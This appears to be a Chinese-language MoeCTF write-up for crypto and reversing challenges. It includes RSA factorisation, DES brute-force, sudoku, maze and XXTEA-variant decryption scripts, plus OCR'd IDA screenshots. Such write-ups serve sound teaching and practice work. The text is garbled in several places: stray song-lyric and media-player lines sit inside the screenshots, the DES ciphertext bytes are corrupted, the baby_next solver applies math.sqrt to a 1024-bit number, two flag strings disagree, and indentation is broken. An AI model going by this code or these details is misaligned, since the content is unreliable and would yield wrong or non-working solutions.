1 p = 258669765135238783146000574794031096183
2 a = 144901483389896508632771215712413815934
3
4 def generate_primes(limit):
5     sieve = [True] * (limit+1)
6     sieve[0] = sieve[1] = False
7     for i in range(2, int(limit**0.5)+1):
8         if sieve[i]:
9             for j in range(i*i, limit+1, i):
10                 sieve[j] = False
11     primes = [i for i, is_prime in enumerate(sieve) if is_prime]
12     return primes
13
14 # 生成16位素数
15 limit = 65536
16 all_primes = generate_primes(limit)
17 primes_16 = [p for p in all_primes if p >= 32768 and p <= 65535]
18 print(f"Number of 16-bit primes: {len(primes_16)}")
19
20 # 预计算S0
21 S0 = set()
22 for e in primes_16:
23     value = pow(a, e, p)

```

```
24     S0.add(value)
25
26 print("S0 computed")
27
28 # 预计算S1 for d from 1 to 10
29 S1_dict = {}
30 for d in range(1, 11):
31     base = a + d
32     S1_d = set()
33     for e in primes_16:
34         value = pow(base, e, p)
35         S1_d.add(value)
36     S1_dict[d] = S1_d
37     print(f"S1 for d={d} computed")
38
39 # 现在, ciphertext列表
40 ciphertext = [102230607782303286066661803375943337852,
196795077203291879584123548614536291210,
41820965969318717978206410470942308653,
207485265608553973031638961376379316991,
126241934830164184030184483965965358511,
20250852993510047910828861636740192486,
103669039044817273633962139070912140023,
97337342479349334554052986501856387313,
159127719377115088432849153087501377529,
45764236700940832554086668329121194445,
35275004033464216369574866255836768148,
52905563179465420745275423120979831405,
17032180473319795641143474346227445013,
29477780450507011415073117531375947096,
55487351149573346854028771906741727601,
121576510894250531063152466107000055279,
69959515052241122548546701060784004682,
173839335744520746760315021378911211216,
28266103662329817802592951699263023295,
194965730205655016437216590690038884309,
208284966254343254016582889051763066574,
137680272193449000169293006333866420934,
250634504150859449051246497912830488025,
124228075953362483108097926850143387433,
232956176229023369857830577971626577196,
149441784891021006224395235471825205661,
118758326165875568431376314508740278934,
222296215466271835013184903421917936512,
49132466023594939909761224481560782731, 406286678537520849308828749751513339,
215122152883292859254246948661946520324,
81283590250399459209567683991648438199,
```

150395133067480380674905743031927410663,  
5710878479977467762548400320726575491, 83627753774286426170934105100463456109,  
164968224377869331545649899270867630850,  
241057183685774160581265732812497247167,  
109136287048010096863680430193408099828,  
116313129605409961931811582899075031153,  
202739016625709380026000805340243458300,  
25408225921774957745573142542576755590,  
151336258796933656160956289529558246702,  
2947189044370494063643525166023973095,  
228678413963736672394976193093568181979,  
40627063032321835707220414670018641024,  
55446789315226949622969082042881319148,  
32219108726651509070669836923591948459,  
134454924722414419191920784435633637634,  
97952023967728640730045857104376826039,  
20659076942504417479953787092276592682,  
93281761173713729777326842152860901050,  
133634773495582264000160065317239987936,  
79976720152435218818731114555425458470,  
234654694673289327542859971371886984118,  
51332273108989067644245919615090753756,  
134120280423303717489979349737802826605,  
182001158305920226320085758522717203725,  
98408798757865562737462169470346158516,  
78200435603900368619334272308272773797,  
232796357836930341547987600782979821555, 589106968861493082018132081244848952,  
24186003230092331554886767628744415123,  
236070626491251466741246103662922841423,  
238699080882667864827094121849090696547,  
141659873734297659078160283051728812410,  
228977113517120063860252637394240795552,  
236613527842969921794004708284265628300,  
145522034982744654991661857596541755396,  
249608374387044047328725156440984678776, 325110572051913836681821746093704556,  
171492052199838424502681030556098576483,  
156498865212994371079795360268866413702,  
196747701509389071931992996873572785043,  
70811811603137896158765356680364490781,  
83672551582385607422240464086955462541,  
117961603623637997457153763936550310698,  
224448821395214505399297116719025174412,  
4598815373009554321735225938200807251,  
194892269604260726530091473301914449005,  
127484628022155760909820605666827662175,  
208706240846212140439291547368645656474,  
14102286481104997303651684152195298336, 6129503335471304345451795609683770657,

103799668048593149396277157385628834185,  
185813375481410513002496683918106238351,  
233491689316882978147517340230794025796,  
4627408309716883118771998888816378961,  
119487551553664772614629936285345836934,  
84340029922118279362389419277915602509,  
88253743193124528032223101368846247085,  
227895357640018330099501504941388167432,  
92189947144174433744195727086236905626,  
83114957902192791332190922428847199876,  
173535754090441937731619031520699325122,  
192309407933789484835602071782330798398,  
255421921600128994923738650157598053776,  
155535082468314012733563336837641958625,  
49064798421022327310707074253263463055,  
161216416471071644769301963857685054031,  
252480348817188872515008985698620059851,  
75854882798183185741756645038434215611,  
256065006192683011190132982128640682537,  
87507510173514424105732562474643251223,  
163309795132131534875147566536485288212,  
253583084320404985699510129361746869059,  
253300112521651972637580307326576568313,  
239027717080729650738678032571840680727,  
117444657686971615526398894470673026034,  
215470942802874046857958621181684551426,  
58767098748728136687851735836323448020,  
249357164697409977883764098879705065535,  
174705348385893117518084017669958647345,  
211108767177375215605155301209259781232,  
57829566748907062397366819001461941421,  
88265742700024922112974862134385921564,  
80952107622167923709226013231566882261,  
236078582132483864916117213281193714198,  
193448482646563141692726575550417225891,  
245972799166806058223048506073553726233,  
10132977708896091601871557249244373666,  
201785418152654519825849206312616081028,  
15169816744048531212384271865884567710,  
122545328290385950043826822277924297182,  
202918646192255177261567701479991753600,  
32696887488223731055835744711207261936,  
88319352182963224921157305627381030375,  
92381505322264045777004475690398861771,  
189745654013352563126968415157143821842,  
152254915005998949299817641843658795579,  
198032433618991362619448347415342295581,

84073892809321676935569114878067118319,  
82243805869584256211699602267760745768,  
61994229948266781537191603999495995852,  
253668765227759797787675352833142466255,  
38865376724677211964966907748953557125,  
134615436811268347303232550777225944929,  
176932422465426107783498083830285780588,  
207573742393618910694054452362826628208,  
200033130835394442710748301293534928706,  
127536063935293533700918451145963158658,  
219125698281820710910675956971948816959,  
179795893258398750139395156587561075767,  
69649628109726874051635160004398498964,  
241433717681314766463039563422535023524,  
202664264135718511331695232476272832350,  
205151096657425932591242432052912914182,  
210305712465948130683966275157181140301,  
196555690055906934925300527324955477733,  
66817932643964538216259564711698986077,  
95270796440975607179107356182889534333,  
123226880424532374188134357659879826495,  
53506495440223773538415807620524749240,  
19253217887083870834249774316467647628,  
165699356396365023442008488156823647206,  
107809175498119862854792975070673056027,  
250453989887421415931162217952559757164,  
171492052199838424502681030556098576483,  
133778166882550119563444625306816232463,  
149009301604122447269581792013291889175,  
9982418254629616281350713836647603294,  
203486292122499140756846060502464655972,  
157686696123400087437836943220926921848,  
88338919773540412238116717043122711811,  
113265824169274322024623493892867211478,  
5549372099744960679418616304893848801, 12431828907518852062050349123660880165,  
183957934738536914983862053251433028750,  
42027289270308356303682029801998790750,  
117406080036483925915502666019795783905,  
154312255292300186042636734144948304054,  
143706917273862261295046346995206133170,  
50088136095338601440516112338120787526,  
250634504150859449051246497912830488025,  
8073010289877796888705519374892639903, 40049582814576788803483039836229025416,  
227012342545923833983403067401561291645,  
201776603581414625783054400184026088994,  
55474945478884522762318445841998187357,  
221515530211550293408010846844218019597,

172650752042211610909190315288155597255,  
67046194931321172530462444254204111483,  
207435868835185636819659137800256834557,  
188063222224545200294767050268070647452,  
58099349021260301211275261896736590564,  
23598877596106927870697531042828774738,  
58546308516383335224739442370238545000,  
58125311541947998710088435169901475101,  
238219925698115060748249043752036454438,  
203910234934340893915761800653823457631,  
190854889967769152565565000250829375099,  
37573623890629846209257307181880876288,  
226220240200270623843038279593586687278,  
144246075981535671790438155977352345487,  
14665770553338784222331493932533448756,  
37992062606775322664977502677838074649,  
47370175759976523832233910009306151684,  
97047813247943880266351445874642842468,  
237607444658797800072728280983357541134,  
174853113478993738890584814806707459112,  
17104608155861584438824639050715857607,  
83639027011494777283064583268678718843,  
237826165608708003941944469905843354705,  
231707683915242052796886276983724691027,  
146089830852925550139294146760718642221,  
25604562707667550478623425477029052785,  
108577663147976992047614498924706939204,  
69040319834829375335287614995435269276,  
169933229202934375632745753379104389929,  
72693008284867494808267387710985847974,  
158548279589965576940349068403862889270,  
49458101234256610254825879149914255140,  
24389558269688411084589654047215902968,  
210567980379246548727819953025607019254,  
110423375132252997825868399832298953831,  
109589895677661968369424757992411668628,  
66177577069199763925999718357846633613,  
83602293803708828242273186265396676466,  
172226271050176278536911356541786290551,  
85799805809703976643034084477579915867,  
179399990302447560847151603157937241688,  
81687654752229170984692833277072534294,  
160766441640281044008645821822296569868,  
100306680611749750243920501921769642984,  
42195187332833922597871030332905266026,  
238918420772178508359295233180536910768,  
221685929158944699801776621298532178665,

209349638787804999657456057184702655805,  
183953393268431043006359511952782903516,  
137364333131365794683132159746962959967,  
15637689373906596015395350692459218048,  
145956368418289159411911667337899986262,  
197987711355277581048877821432652325207,  
125421308989313724733467092345532539875,  
90525081516582408488547894471421476595,  
107405840115256692042814887586009104950,  
71587500700172519801649824611045199280,  
10155721246869986043302768283257682883,  
100522792569358427133597834727509523742,  
244473925018526409824670892423775482110,  
50746138425761666610345252577572889037,  
142188269919422432629363225167297071042,  
8235113926890598897465093754260801947,  
174540885017405784646782293055852044631,  
171949847901434672429841435895697323702,  
34391199559497599434575002007581170988, 7337868660819385932166025474594964373,  
89608475952042154068811282935241824949,  
162561097613906905390170334328135062933,  
252566077272083954707900007055640560669,  
4284637988579219107997224848114896904,  
220026371387782427901244689037957398829,  
86019060485320999498155965142619258089,  
19304861731281576405798605142335886482,  
123188238667151068575810494833929221938,  
125089740978532716086813732154638565196,  
252061524500088702951562270741214799294,  
89528875472312768404823823905699760649,  
63307407053590054220492282094909190524,  
24389558269688411084589654047215902968,  
43835777110183833958990705735152973942,  
196543204310466258426232803779025620993,  
225032412767857179129234169288824097261,  
50292890880286260984317361296226049436,  
64928956886509273090981701066528078331,  
25408225921774957745573142542576755590,  
235921667882292842303120860570747218086,  
217132603855089441017750752624514343437,  
11106129204256119599329380588789107048,  
147501327490657927610543345089238991876,  
158091159632919983870444592039392730373,  
254215886971254771885657857148535673338,  
129869106474614345624950211566868568809,  
10425702332274469498479699675668087022,  
136595953187315682777976356839442311764,

1607792140397737044118662059498732982, 23710000155612873207506044342091514799,  
118571340370877720354330132780832828911,  
194624784476702188629452374731837038856,  
51332273108989067644245919615090753756,  
240921043405288511960365826273938845156,  
158670188709175825212687487436006138030,  
133641825913283256858340618209700716053,  
43054466484232130048301271684438593412,  
20361972967806283315536154125012604660,  
135700832615866572032111395529532615300,  
160609169788639387827865051539103507016,  
10057627947545199366076648083708996211,  
215424685541583305069271024253690375127,  
60018956375784961551937423504137141702,  
107997941230633604720421526632224279451,  
219482010609171816035007605036664317041,  
22173526221024380740269311947729076493,  
249746554302052221287371350978970766087,  
93207359085331319264650563354951254906,  
221421697282310997113867048083058096452,  
61834092635779365101011109381392037516,  
162215218701897689647766394615098617152,  
141856131587452385513407955541400099703,  
177910903795887762773545874929605680469,  
228832704523723308335513552177377803295,  
229427981969125094398744034150988525118,  
217938760689082034514008764751385239765,  
3238055163645731541423094980789895030, 42308449860804765793467328093112118974,  
254764518926620089428032312378507653680,  
215733901156118606036318409454786603209,  
59640829345183339336712595595022506261,  
33515071724475649656070325837411550208,  
51175659069843551646353202764296812462,  
211462959696081863041546889096760952490,  
230559603938699838189391087728971115767,  
85878911733601049548471257838175175563,  
214134904074265214033878852207103328297,  
160702405980652445507529591230654474171,  
223755040649990285320102091954198427148,  
166476753890268002826149533120107157745,  
26283916639129998224675164834425763384,  
232971495542024495583092055361321729894,  
79741799146769724681649849525636816379,  
228506526471280046809909301748098760369,  
167502422063741368765891061653686283332,  
26984184590668253713951516794937308166, 105952393031190074432183821281493254,  
113823192955281698937767041115166174652,

```

93264047694114869263275726820602569731,
55481974783112950660682138071588408040,
108961894273530837550182447112767144669,
47975793549419083945738147934068241928,
204024371586357035343484206754422857590,
251859351272989525849999231358507018068,
75939709807860493804628805619699991501,
129031774446142139804436921156668129187,
110764318451937254261883856778359218969,
246404864722813298477426808193494673610,
153818236564405157581869620439634140065,
246125932167584353084676586883038397451]

41
42     bits = []
43     for n in ciphertext:
44         if n in S0:
45             bits.append('0')
46         else:
47             found = False
48             for d in range(1, 11):
49                 if n in S1_dict[d]:
50                     bits.append('1')
51                     found = True
52                     break
53             if not found:
54                 print(f"Error: n not found: {n}")
55                 bits.append('?') # 但应该不会发生
56
57     binary_str = ''.join(bits)
58     # 现在将二进制字符串转换为字节
59     flag_bytes = bytearray()
60     for i in range(0, len(binary_str), 8):
61         byte_str = binary_str[i:i+8]
62         byte_val = int(byte_str, 2)
63         flag_bytes.append(byte_val)
64
65     flag = bytes(flag_bytes)
66     print(flag)

```

## ez\_square

### 代码块

```

1  from Crypto.Util.number import long_to_bytes
2  import math
3

```

```
4 n =
8391728105920983683383782400769069154469990175357729445073916184098781605178177
0716778159151802639720854808886223999296102766845876403271538287419091422744267
8731298963123885674066459469858680027350248965718995805819854380216135099566516
83237014111116217116870686535030557076307205101926450610365611263289149
5 c =
6969481339996478453544892632062151715587033226782746610104918685800435067563476
8405333171732816667487889978017750378262941788713673371418944090831542155613846
2632368051410905853319321453397180558758571570185108521762480312724192485739119
98354239587587157830782446559008393076144761176799690034691298870022190
6 hint =
5491796378615699391870545352353909903258578093592392113819670099563278086635523
4823507540350157752180280954688520409572070280664098465814549873979549002681528
366254485248869292367114037329845638663125127534833310209402451020438767387596
8726154625598491190530093961973354413317757182213887911644502704780304
7 e = 65537
8
9 # 我们有 hint = (p+q)^2 mod n
10 # 所以 (p+q)^2 = hint + k*n 对于某个整数 k
11
12 # 由于 p 和 q 都是 512 位素数, n 是 1024 位
13 # p+q 大约是 513 位, 所以 (p+q)^2 大约是 1026 位
14 # 而 n 是 1024 位, 所以 k 应该很小
15
16 # 尝试不同的 k 值
17 for k in range(1, 10):
18     S2 = hint + k * n
19     # 检查 S2 是否为完全平方数
20     root = math.isqrt(S2)
21     if root * root == S2:
22         print(f"Found with k = {k}")
23         s = root # s = p+q
24
25     # 现在我们有 p+q = s 和 p*q = n
26     # 解二次方程: x^2 - s*x + n = 0
27     discriminant = s * s - 4 * n
28     if discriminant >= 0:
29         sqrt_disc = math.isqrt(discriminant)
30         if sqrt_disc * sqrt_disc == discriminant:
31             p = (s + sqrt_disc) // 2
32             q = (s - sqrt_disc) // 2
33
34             if p * q == n:
35                 print(f"p = {p}")
36                 print(f"q = {q}")
37
38             # 计算私钥
```

```

39             phi = (p - 1) * (q - 1)
40             d = pow(e, -1, phi)
41
42             # 解密
43             m = pow(c, d, n)
44             flag = long_to_bytes(m)
45             print(f"Flag: {flag.decode()}")
46             break
47     else:
48         print("未找到合适的 k 值")

```

## baby\_next

### 代码块

```

1 import math
2 from Crypto.Util.number import long_to_bytes
3
4 n =
9674277757195990247884917211699210005809798651838885152705263894477803883038132
8778848540098201307724752598903628039482354215330671373992156290837979842156381
4119577549071902922380107421306744040826887912160456560502286864695366889000437
35264177699512562466087275808541376525564145453954694429605944189276397
5 c =
1744596247481362955969358774906111278264812073802335459168153217312391852320036
8390246892643206880043853188835375836941118739796280111891950421612990713883817
9022477673117079183051079692643611360584586707353077020641890109527730135883288
43994478490621886896074511809007736368751211179727573924125553940385967
6 e = 65537
7
8 m = math.sqrt(n)
9 a = m + 1
10 s = a * a - n
11 b = math.sqrt(s)
12 assert b * b == s
13 p = a - b
14 q = a + b
15 assert p * q == n
16
17 phi = (p - 1) * (q - 1)
18 d = pow(e, -1, phi)
19 m = pow(c, d, n)
20 flag = long_to_bytes(m)
21
22 print("flag =", flag.decode())

```

## ez\_DES

代码块

```
1  from Crypto.Cipher import DES
2  import string
3  import itertools
4
5  c = b'\xe6\x8b0\xc8m\t?\xd\f6\x99sA>\xce
6  \rN\x83z\xa0\xdc{\xbc\xb8X\xb2\xe2q\x4"\xfc\x07'
7
8  chars = string.ascii_letters + string.digits + string.punctuation
9
10 for suffix in itertools.product(chars, repeat=3):
11     key_str = 'ezdes' + ''.join(suffix)
12     key = key_str.encode('utf-8')
13     cipher = DES.new(key, DES.MODE_ECB)
14     padded = cipher.decrypt(c)
15     n = padded[-1]
16     if n < 24 or n > 31:
17         continue
18     pad_len = 8 - n % 8
19     if padded[-pad_len:] == bytes([n]) * pad_len:
20         flag_bytes = padded[:n]
21         try:
22             flag = flag_bytes.decode('utf-8')
23             if flag.startswith('moectf{') and flag.endswith('}'):
24                 print("Found flag:", flag)
25                 print("Key:", key_str)
26                 break
27         except UnicodeDecodeError:
28             continue
```

## Re

week1除了tea加密都可以一把梭，我手里没wp

## rusty\_sudoku

数独题，exp如下

代码块

```
1  def solve_sudoku(board):
2      def is_valid(board, row, col, num):
3          for i in range(9):
4              if board[row][i] == num:
5                  return False
```

```

6         for i in range(9):
7             if board[i][col] == num:
8                 return False
9             start_row = row - row % 3
10            start_col = col - col % 3
11            for i in range(3):
12                for j in range(3):
13                    if board[i + start_row][j + start_col] == num:
14                        return False
15            return True
16
17    def solve():
18        for i in range(9):
19            for j in range(9):
20                if board[i][j] == 0:
21                    for num in range(1, 10):
22                        if is_valid(board, i, j, num):
23                            board[i][j] = num
24                            if solve():
25                                return True
26                            board[i][j] = 0
27                    return False
28
29    solve()
30    return board
31
32    def string_to_board(sudoku_str):
33        board = []
34        for i in range(9):
35            row = []
36            for j in range(9):
37                char = sudoku_str[i*9 + j]
38                if char == '.':
39                    row.append(0)
40                else:
41                    row.append(int(char))
42            board.append(row)
43        return board
44
45    def board_to_string(board):
46        result = ""
47        for i in range(9):
48            for j in range(9):
49                result += str(board[i][j])
50        return result
51
52    def print_board(board):

```



```

aaaaaaaaawwwwaaawddwwaawwdwwwdwwwdddsssssdsssdssaassaaaawwwwaaaaassss
aaaaaaaaawdddwwwaaawwawaassdsssdd'

2
3 print('== MoeCTF Maze Solution ==')
4 print()
5 print('Maze Details:')
6 print('- Size: 56x56')
7 print('- Start: (1, 1)')
8 print('- Target: (15, 32)')
9 print('- Movement: W/S (up/down), A/D (left/right)')
10 print()
11 print('Solution Path:')
12 print('Length:', len(solution_path), 'moves')
13 print('Path:', solution_path)
14 print()
15 print('Flag Format: moectf{solution_path}')
16 print('Final Flag: moectf{' + solution_path + '}')

```

## have\_fun

moectf{H@v4\_fUn}

Xor 0x2a

## 2048\_master\_re

2048我不会玩，直接硬逆程序吧

strings发现通关文案

Function name	Address	Length	Type	String
<code>nullsub_1</code>				
<code>sub_401010</code>				
<code>sub_401160</code>				
<code>sub_4011B0</code>				
<code>start</code>				
<code>sub_401500</code>				
<code>sub_401530</code>				
<code>sub_401898</code>				
<code>sub_40195E</code>				
<code>sub_401A81</code>				
<code>sub_401B21</code>				
<code>sub_401C83</code>				
<code>sub_401DEF</code>				
<code>sub_401E38</code>				
<code>StartAddress</code>				
<code>sub_401F54</code>				
<code>sub_4020EF</code>				
<code>sub_4022AF</code>				
<code>sub_402F28</code>				
<code>sub_402F84</code>				
<code>VinMain</code>				
<code>sub_404835</code>				
<code>sub_404850</code>				
<code>sub_4048B6</code>				
<code>sub_4048A1</code>				
<code>sub_40489C</code>				
<code>sub_4049A9</code>				
<code>sub_404AC0</code>				
<code>sub_404B40</code>				
<code>sub_404BA0</code>				
<code>sub_404CC0</code>				
<code>sub_404D20</code>				
<code>sub_404F00</code>				
<code>sub_404F80</code>				
<code>sub_404F70</code>				
<code>sub_405070</code>				
<code>sub_4050C0</code>				
<code>sub_401C83</code>				

Line 12 of 2789, /sub\_401C83 Line 8 of 791

来到函数校验函数sub\_401C83发现key "2048master2048ma"

IDA - 2048\_master.exe C:\Users\attac\Downloads\2048\_master\2048\_master.exe

```

File Edit Jump Search View Debugger Lumina Options Windows Help
Library function Regular function Instruction Data Unexplored External symbol Lumina function
Functions Pseudocode-A, IDA View-A Strings Hex View-1 Local Types Imports Exports
Function name
nullsub_1
sub_401010
sub_401160
sub_4011B0
start
sub_401500
sub_401530
sub_401898
sub_40195B
sub_401A81
sub_401E21
sub_401C83
sub_401DEF
sub_401F38
StartAddress
sub_401F44
sub_4020F0
sub_4022AF
sub_402F28
sub_402F84
VInMain
sub_404835
sub_404850
sub_404866
sub_4048A1
sub_4049C0
sub_404A9A
sub_404AC0
sub_404B40
sub_404BA0
sub_404CC0
sub_404D20
sub_404F00
sub_404F80
sub_404F90
sub_405070
sub_4050C0

Pseudocode-A
6 char v4[32]; // [rsp+80h] [rbp-40h] BYREF
7 void *Block; // [rsp+08h] [rbp-20h]
8 FILE *Stream; // [rsp+08h] [rbp-18h]
9 unsigned __int64 i; // [rsp+E0h] [rbp-10h]
10 unsigned int v8; // [rsp+ECh] [rbp-4h]

11
12 Stream = fopen("flag.txt", "r");
13 sub_428CB0(Stream, &v10s, Str);
14 fclose(Stream);
15 if ( strlen(Str) != 37 )
16     return 1LL;
17 strcpy(v4, "2048master2048ma");
18 v1 = strlen(Str);
19 Block = (void *)sub_401A81(Str, v1, v4, &v3);
20 if ( Block )
21 {
22     v8 = 0;
23     for ( i = 0LL; i < v3; ++i )
24     {
25         if ( *((__BYTE *)Block + i) != byte_495280[i] )
26             v8 = 1;
27     }
28     free(Block);
29     return v8;
30 }
31 else
32 {
33     sub_428D00("Encryption failed\n");
34     return 1LL;
35 }
36 }

000010F7 sub_401C83:17 (401CF7)

```

Line 12 of 2789, /sub\_401C83

跟进sub\_401A81

IDA - 2048\_master.exe C:\Users\attac\Downloads\2048\_master\2048\_master.exe

```

File Edit Jump Search View Debugger Lumina Options Windows Help
Library function Regular function Instruction Data Unexplored External symbol Lumina function
Functions Pseudocode-A, IDA View-A Strings Hex View-1 Local Types Imports Exports
Function name
nullsub_1
sub_401010
sub_401160
sub_4011B0
start
sub_401500
sub_401530
sub_401898
sub_40195B
sub_401A81
sub_401C83
sub_401DEF
sub_401E38
StartAddress
sub_401F44
sub_4020F0
sub_4022AF
sub_402F28
sub_402F84
VInMain
sub_404835
sub_404850
sub_404866
sub_4048A1
sub_4048BC
sub_404A9A
sub_404AC0
sub_404B40
sub_404BA0
sub_404CC0
sub_404D20
sub_404F00
sub_404F80
sub_404F90
sub_405070
sub_4050C0

Pseudocode-A
1 __int64 _fastcall sub_401A81(__int64 a1, __int64 a2, _QWORD *a3, __int64 a4)
2 {
3     __int64 v5; // rdx
4     _QWORD v6[3]; // [rsp+20h] [rbp-30h] BYREF
5     __int64 v7; // [rsp+38h] [rbp-18h] BYREF
6     __int64 v8; // [rsp+40h] [rbp-10h]
7     void *Block; // [rsp+48h] [rbp-8h]
8
9     Block = (void *)sub_401898(a1, a2, &v7);
10    if ( !Block )
11        return 0LL;
12    v5 = a3[1];
13    v6[0] = *a3;
14    v6[1] = v5;
15    sub_401530(Block, (unsigned int)v7, v6);
16    v8 = sub_40195B(Block, v7, a4);
17    free(Block);
18    return v8;
19 }

00000E81 sub_401A81:1 (401A81)

```

Line 12 of 2789, /sub\_401A81

Output

Please check \_NT\_SYMBOL\_PATH  
PDB: Failed to get PDB file details from 'C:\Users\attac\Downloads\2048\_master\2048\_master.exe'  
/FINDSYM40: initial has started (t1=6285)  
Delete: protect has failed (exit code -1)  
Pattern "transform" was not found  
Pattern "transform" was not found  
Python: All lock (ア リ フ サイ フ ライ)

タイトル: ノコロハ アヤツリドール - 森羅万象 (hayamism)  
AU: idle Up Disk: 64GB

还原算法sub\_401A81(sub\_401898->sub\_401530->sub\_40195B)

核心加密函数是sub\_401530

IDA - 2048\_master.exe C:\Users\attac\Downloads\2048\_master\2048\_master.exe

File Edit Jump Search View Debugger Lumina Options Windows Help Local Windows debugger Pseudocode-A IDA View-A Strings Hex View-1 Local Types Imports Exports

Function name

Pseudocode-A

```

    ● 28     v14 = 1050114489 * v10;
    ● 29     v19 = *a1;
    ● 30     do
    ● 31     {
    ● 32         v8 = (v14 >> 2) & 3;
    ● 33         for ( i = v20 - 1; i; --i )
    ● 34         {
    ● 35             v16 = a1[i - 1];
    ● 36             v6 = &a1[i];
    ● 37             *v6 = (((4 * v19) ^ (v16 >> 5)) + ((v19 >> 3) ^ (16 * v16))) ^ ((v
    ● 38                 + (v
    ● 39                     v19 = *v6;
    ● 40                 )
    ● 41             v17 = a1[v20 - 1];
    ● 42             *a1 = (((4 * v19) ^ (v17 >> 5)) + ((v19 >> 3) ^ (16 * v17))) ^ ((v19
    ● 43             v19 = *a1;
    ● 44             v14 = 1050114489;
    ● 45             result = --v10 != 0;
    ● 46         }
    ● 47         while ( v10 );
    ● 48     }
    ● 49     }
    ● 50     else
    ● 51     {
    ● 52         v9 = 52 / a2 + 6;
    ● 53         v13 = 0;
    ● 54         v15 = a1[a2 - 1];
    ● 55         do
    ● 56         {
    ● 57             v13 += 1050114489;
    ● 58             v7 = (v13 >> 2) & 3;
            for ( j = 0; a2 - 1 > j; ++j )
        00000c87 sub_401530:45 (401887)

```

Line 12 of 2789, /sub\_401C83

Output

Please check INT SYMBOL PATH  
PDB: Failed to get PDB file details from 'C:\Users\attac\Downloads\2048\_master\2048\_master.exe'  
7FFFD0C51400:0x000000004951FC:0x000000004951FD:0x000000004951FE:0x000000004951FF:0x00000000495200:0x00000000495201:0x00000000495202:0x00000000495203:0x00000000495204:0x00000000495205:0x00000000495206:0x00000000495207:0x00000000495208:0x00000000495209:0x0000000049520A:0x0000000049520B:0x0000000049520C:0x0000000049520D:0x0000000049520E:0x0000000049520F:0x00000000495210:0x00000000495211:0x00000000495212:0x00000000495213:0x00000000495214:0x00000000495215:0x00000000495216:0x00000000495217:0x00000000495218:0x00000000495219:0x0000000049521A:0x0000000049521B:0x00093018 0000000000495218: .rdata:00000000 (Synchronized with Hex View-1)

タイムストッパー

## xxtea变种

### 代码块

```

1 #include <stdio.h>
2 #include <stdint.h>
3 #include <stdlib.h>
4
5 static const uint8_t CT[40] = {
6
7     0x35,0x79,0x77,0xCC,0x1B,0x13,0x41,0x34,0xF9,0xFF,0x9F,0x91,0xFF,0x5B,0x94,0x78
8     ,
9
10    0x86,0x2A,0xAF,0xAE,0xD7,0x9E,0x31,0x4D,0x7A,0xC4,0xA5,0x51,0xD1,0xD9,0x6E,0x44
11     ,
12
13    0x18,0x52,0x86,0x1B,0x42,0x8A,0xC9,0x63
14 };
15
16 static const uint8_t KEY_BYTES[16] = "2048master2048ma";
17 #define DELTA 1050114489u
18
19 static void key_to_u32_le(const uint8_t k[16], uint32_t out[4]) {
20     for (int i = 0; i < 4; ++i)
21         out[i] = (uint32_t)k[4*i] | ((uint32_t)k[4*i+1]<<8) |
22             ((uint32_t)k[4*i+2]<<16) | ((uint32_t)k[4*i+3]<<24);
23 }
24
25 static void unpack_le(const uint32_t* v, size_t n, uint8_t* out) {
26     for (size_t i = 0; i < n; ++i)
27         uint32_t x = v[i];

```

```

20         out[4*i+0] = (uint8_t)(x      & 0xFF);
21         out[4*i+1] = (uint8_t)((x>>8) & 0xFF);
22         out[4*i+2] = (uint8_t)((x>>16)& 0xFF);
23         out[4*i+3] = (uint8_t)((x>>24)& 0xFF);
24     }
25 }
26 static void xxtea_like_decrypt(uint32_t* a1, int n, const uint32_t k[4]) {
27     if (n <= 1) return;
28     int rounds = 6 + 52 / n;
29     uint32_t sum = (uint32_t)rounds * DELTA, y = a1[0], z;
30     while (rounds--) {
31         uint32_t e = (sum >> 2) & 3;
32         for (int i = n-1; i > 0; --i) {
33             z = a1[i-1];
34             a1[i] -= (((4*y) ^ (z >> 5)) + ((y >> 3) ^ (16*z))) ^ ((y ^ sum) +
(z ^ k[(e ^ i) & 3]));
35             y = a1[i];
36         }
37         z = a1[n-1];
38         a1[0] -= (((4*y) ^ (z >> 5)) + ((y >> 3) ^ (16*z))) ^ ((y ^ sum) + (z
^ k[e & 3]));
39         y = a1[0];
40         sum -= DELTA;
41     }
42 }
43 int main(void) {
44     uint32_t key[4]; key_to_u32_le(KEY_BYTES, key);
45     uint32_t v[10];
46     for (int i = 0; i < 10; ++i)
47         v[i] = (uint32_t)CT[4*i] | ((uint32_t)CT[4*i+1]<<8) |
((uint32_t)CT[4*i+2]<<16) | ((uint32_t)CT[4*i+3]<<24);
48     xxtea_like_decrypt(v, 10, key);
49     uint8_t pt[40]; unpack_le(v, 10, pt);
50     fwrite(pt, 1, 37, stdout);
51     putchar('\n');
52     return 0;
53 }
54 #moectf{@_N1c3_cup_0f_XXL_te4_1n_2048}

```

```

main.c + 192.168.20.129 156.238.237.161
25 }
26 static void xxtea_like_decrypt(uint32_t* a1, int n, const uint32_t k[4]) {
27     if (n <= 1) return;
28     int rounds = 6 + 52 / n;
29     uint32_t sum = (uint32_t)rounds * DELTA, y = a1[0], z;
30     while (rounds--) {
31         uint32_t e = (sum >> 2) & 3;
32         for (int i = n-1; i > 0; --i) {
33             z = a1[i-1];
34             a1[i] = (((4*y) ^ (z >> 5)) + ((y >> 3) ^ (16*z))) ^ ((y ^ sum) + (z ^ k[(e & 3)]));
35             y = a1[i];
36         }
37         z = a1[n-1];
38         a1[0] = (((4*y) ^ (z >> 5)) + ((y >> 3) ^ (16*z))) ^ ((y ^ sum) + (z ^ k[e & 3]));
39         y = a1[0];
40         sum -= DELTA;
41     }
42 }
43 int main(void) {
44     uint32_t key[4]; key_to_u32_le(KEY_BYTES, key);
45     uint32_t v[10];
46     for (int i = 0; i < 10; ++i)
47         v[i] = (uint32_t)CT[4*i+1] | ((uint32_t)CT[4*i+2]<<16) | ((uint32_t)CT[4*i+3]<<24);
48     xxtea_like_decrypt(v, 10, key);
49     uint8_t pt[40]; unpack_le(v, 10, pt);
50     fwrite(pt, 1, 37, stdout);
51     putchar('\n');
52     return 0;
53 }

```

终端 +  
root@ser489023340000:~# gcc -O2 main.c -o dec && ./dec  
moectf{N1c3\_cup\_0f\_XXL\_te4\_1n\_2048}  
root@ser489023340000:~#

凤冠的珍珠 挽进头发 檀香拂过玉镯弄轻纱

## Two cups of tea

key: moectf!!xV4, 位置在000000FF96EFFBF0

### 代码块

```

1 def xxtea_decrypt(v, key):
2     n = len(v)
3     if n > 1:
4         rounds = 6 + 52 // n
5         sum_ = rounds * 0x9E3779B9
6         def MX(z, y, sum_, p, e):
7             return (((z >> 5 ^ y << 2) + (y >> 3 ^ z << 4)) ^ ((sum_ ^ y) +
8             (key[(p & 3) ^ e] ^ z))) & 0xFFFFFFFF
9
10        y = v[0]
